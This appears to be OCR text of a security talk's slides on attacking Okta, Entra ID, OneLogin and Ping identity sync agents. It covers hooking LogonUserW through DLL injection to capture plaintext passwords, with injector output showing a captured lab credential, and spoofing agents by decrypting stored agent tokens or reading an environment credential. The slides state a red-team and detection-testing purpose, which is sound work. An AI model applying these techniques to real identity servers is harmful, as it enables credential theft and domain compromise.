
Attack Positions

Compromised Connector Server



Attack Positions

Compromised Endpoint



A Bit of Ranting

A Bit of Ranting

But the attacks are coming s00n….

So, you may be thinking…

Aren’t you giving techniques to “THE BAD GUYS?”

Shouldn’t you be disclosing these issues to vendors?

No need… the bad guys already know!

MGM Breach

The new posterchild of IdP breaches

ALPHV Group Targeted MGM, and used Okta Sync to capture creds

MGM made the hasty decision to shut down each and every one of their Okta Sync servers after learning that we had been lurking on their Okta Agent servers sniffing passwords of people whose passwords couldn't be cracked from their domain controller hash dumps. Resulting in their Okta being completely locked out. Meanwhile we continued having super

UNC2452 aka APT29

Attacking MS365 Federation

THREAT RESEARCH

Remediation and Hardening Strategies for Microsoft 365 to Defend Against UNC2452 | Blog

MIKE BURNS, MATTHEW MCWHIRT, DOUGLAS BIENSTOCK, NICK BENNETT, JURAJ SUCIK

JAN 19, 2021 | 5 MIN READ | LAST UPDATED: JAN 08, 2024

APT29 Stealing ADFS tokens for Golden SAML attack

Mandiant has observed UNC2452 and other threat actors moving laterally to the Microsoft 365 cloud using a combination of seven primary techniques:

1. Steal the Active Directory Federation Services (AD FS) token-signing certificate and use it to forge tokens for arbitrary users (sometimes described as Golden SAML). This would allow the attacker to authenticate into a federated resource provider (such as Microsoft 365) as any user, without the need for that user's password or their corresponding multi-factor authentication (MFA) mechanism.

More Ranting

Nearly Done

- By having the discussion out in the open, we can start to:
  - Simulate some of these activities for clients
  - Provide test-cases for defenders to build their detections
  - Level the playing field

Now For The Good Stuff…

Attacks!

LogonUserW

It’s always LogonUserW!

LogonUser

Win32 API Call

To authenticate with Active Directory, agents will typically use a Win32 API call of LogonUserW.

This allows validation of username and password against a domain.

Provides a good please to hook to gather plaintext credentials!

```
BOOL LogonUserW(
  [in]           LPCWSTR lpszUsername,
  [in, optional] LPCWSTR lpszDomain,
  [in, optional] LPCWSTR lpszPassword,
  [in]           DWORD   dwLogonType,
  [in]           DWORD   dwLogonProvider,
  [out]          PHANDLE phToken
);
```

LogonUser

Previous Work

Azure AD Connect for Red Teamers

Posted: 2019

As we start to dig a bit further, we see that these methods actually wrap the Win32 API **LogonUserW** via pinvoke:

```
namespace Microsoft.ApplicationProxy.Connector.DirectoryHelpers
{
    // Token: 0x02000054 RID: 84
    internal static class NativeMethods
    {
        // Token: 0x060001B0 RID: 432
        [DllImport("advapi32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
        [return: MarshalAs(UnmanagedType.Bool)]
        internal static extern bool LogonUser([In] string lpszUserName, [In] string lpszDomain, [In] string lpszPassword, [In] uint dwLogonType,
          [In] uint dwLogonProvider, out SafeCloseHandle phToken);
    }
}
```

https://blog.xpnsec.com/azuread-connect-for-redteam/

Okta

```
// Token: 0x06000063 RID: 99 RVA: 0x00005C30 File Offset: 0x00003E30
public bool LogonUser(string lpszUsername, string lpszDomain, string lpszPassword, int dwLogonType, int dwLogonProvider, out List<string> groupSids)
{
    IntPtr intPtr = new IntPtr(0);
    groupSids = new List<string>();
    bool flag = ADSIWrapper.LogonUser(lpszUsername, lpszDomain, lpszPassword, dwLogonType, dwLogonProvider, ref intPtr);
    if (intPtr != IntPtr.Zero)
    {
        using (WindowsIdentity windowsIdentity = new WindowsIdentity(intPtr))
        {
            foreach (IdentityReference identityReference in windowsIdentity.Groups)
            {
                groupSids.Add(identityReference.Value);
            }
        }
    }
    if (flag)
    {
        ADSIWrapper.CloseHandle(intPtr);
    }
    return flag;
```

Found in OktaAgentService.exe

Entra ID

```
namespace Microsoft.ApplicationProxy.Connector.DirectoryHelpers
{
    // Token: 0x02000071 RID: 113
    public class NativeMethodWrapper : INativeMethodWrapper
    {
        // Token: 0x060002B2 RID: 690 RVA: 0x0000A271 File Offset: 0x00008471
        public bool LogonUser(string userPrincipalName, string domain, string password, uint logonType, uint logonProvider, out SafeCloseHandle safeCloseHandle)
        {
            return NativeMethods.LogonUser(userPrincipalName, domain, password, logonType, logonProvider, out safeCloseHandle);
        }
```

Found in Microsoft.ApplicationProxy.Connector.Runtime.dll

OneLogin

```
// Token: 0x060000D9 RID: 217 RVA: 0x00008138 File Offset: 0x00006338
[SecurityCritical]
private static SafeTokenHandle LogOnUser(string userName, string domain, IntPtr password, LogOnType logonType, LogOnProvider logonProvider)
{
    SafeTokenHandle safeTokenHandle = null;
    if (!Win32Native.UnsafeNativeMethods.LogonUser(userName, domain, password, logonType, logonProvider, out safeTokenHandle))
    {
        throw new Win32Exception(Marshal.GetLastWin32Error());
    }
    return safeTokenHandle;
}
```


Found in OneLogin.Enterprise.Core.dll

Ping

PingOne doesn't use LogonUserW


Uses Java (ugh)

No LogonUserW hooking ☹



LogonUserW Hooking

Demo



LogonUserW Hooking

DLL Injection

DLL Hooks LogonUserW

Injected

Sync Service Process


Outputs Credentials

```
C:\injector>injector.exe 6076 C:\injector\hooker.dll
[*] Injecting 23 bytes
[*] Written 23 bytes
[*] Starting new thread at 00007ffdb980f220
[*] DLL Injected
[*] Received: (null)\test.user@lab.local - TestPassword
```

Code Release: https://github.com/xpn/CloudInject

LogonUserW Hooking

Demo



Agent Spoofing

Taking the agent out of the environment

Agent Spoofing

Advantages

- Can be done outside of client environment
- Means we don’t have to use injection around EDRs
- Good for persistence
- Good for finding bugs in the protocol

Disadvantages

- Protocol can change without any notice
- Some ”undefined behavior” in reusing stolen tokens

Agent Spoofing

Spoofing the Okta AD Agent


- Existing secret stored in C:\Program Files (x86)\Okta\Okta AD Agent\OktaAgentService.exe.config
- Multiple agents using same key = load balanced
- Encrypted using DPAPI (key belongs to service account)

```
<appSettings>
  <add key="BaseOktaURI" value="https://client.okta.com" />
  <add key="AgentToken" value="AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAv7i8VS5I2U
  <add key="AgentId" value="a537[redacted]697" />
  <add key="AppId" value="0o[redacted]i697" />
  <add key="AgentName" value="DC01" />
  <add key="ProxyURI" value="" />
  <add key="ProxyUsername" value="" />
  <add key="ProxyPassword" value="AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAv7i8VS5
  <add key="PollingThreads" value="2" />
  <add key="VerboseLogging" value="False" />
```

Agent Spoofing

Spoofing the Okta AD Agent

Optional Entropy




Decrypted API Key

Code Release: https://github.com/xpn/OktaPostExToolkit/cloud-nine

Agent Spoofing

Spoofing Entra ID Agent

- Existing research by @DrAzureAD
- Uses Microsoft AppProxy tech
  - https://blog.xpnsec.com/azure-application-proxy-c2/
- Instruments a version of Azure AD Connect agent in an attacker environment



https://aadinternals.com/post/pta/#exploiting-compromised-pta-agent-certificate

Agent Spoofing


Spoofing Ping Identity Gateway Agent

- Architected differently to the others, uses a Java agent (ugh) in place of .NET
- Acts as a LDAP client
- Key contained in gatewayCredential environment variable when deployed using Docker (default)

```
bash-5.1# echo $gatewayCredential
eyJraWQiOiJiMWVhYzZmYy0wYjEzLTRmZTktOTA2Yi1jNTUxODcwYmM
0aW9uIEVudmlyb25tZW50IDFlMmM0ZGY2IiwiZW52aXJvbm1lbnRJZC
gZ3ciLCJnYXRld2F5SWQiOiJjNWFjZGNmNy0zNWU3LTQ5NTAtYmFhMC
```

Agent Spoofing

Spoofing Ping Identity Gateway Agent



Same credentials.. Round Robbin

